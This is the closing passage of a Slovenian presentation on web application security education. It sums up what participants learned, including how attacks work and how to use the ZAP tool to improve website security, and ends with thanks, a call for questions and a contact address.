- **Razumevanje delovanja napadov** je pomembno za zagotavljanje varnosti spletnih strani.

Ugotovitve

- Ugotovili so tudi, da bodo morali **še veliko ukreniti za varnost lastnih spletnih strani.**
- Naučili so se dobro **uporabljati orodje ZAP** in spoznali njegove rešitve za povečanje varnosti spletnih strani.
- V podjetjih, kjer bodo zaposleni:
  - bodo lahko pomagali **preprečevati** ranljivosti,
  - **zagotavljati** varnost spletnih strani in
  - **reševati tveganja** s pomočjo znanja o možnostih izboljšanja kode.

Zahvaljujem se vam za pozornost

Vprašanja?

rehberger@siol.net

arnes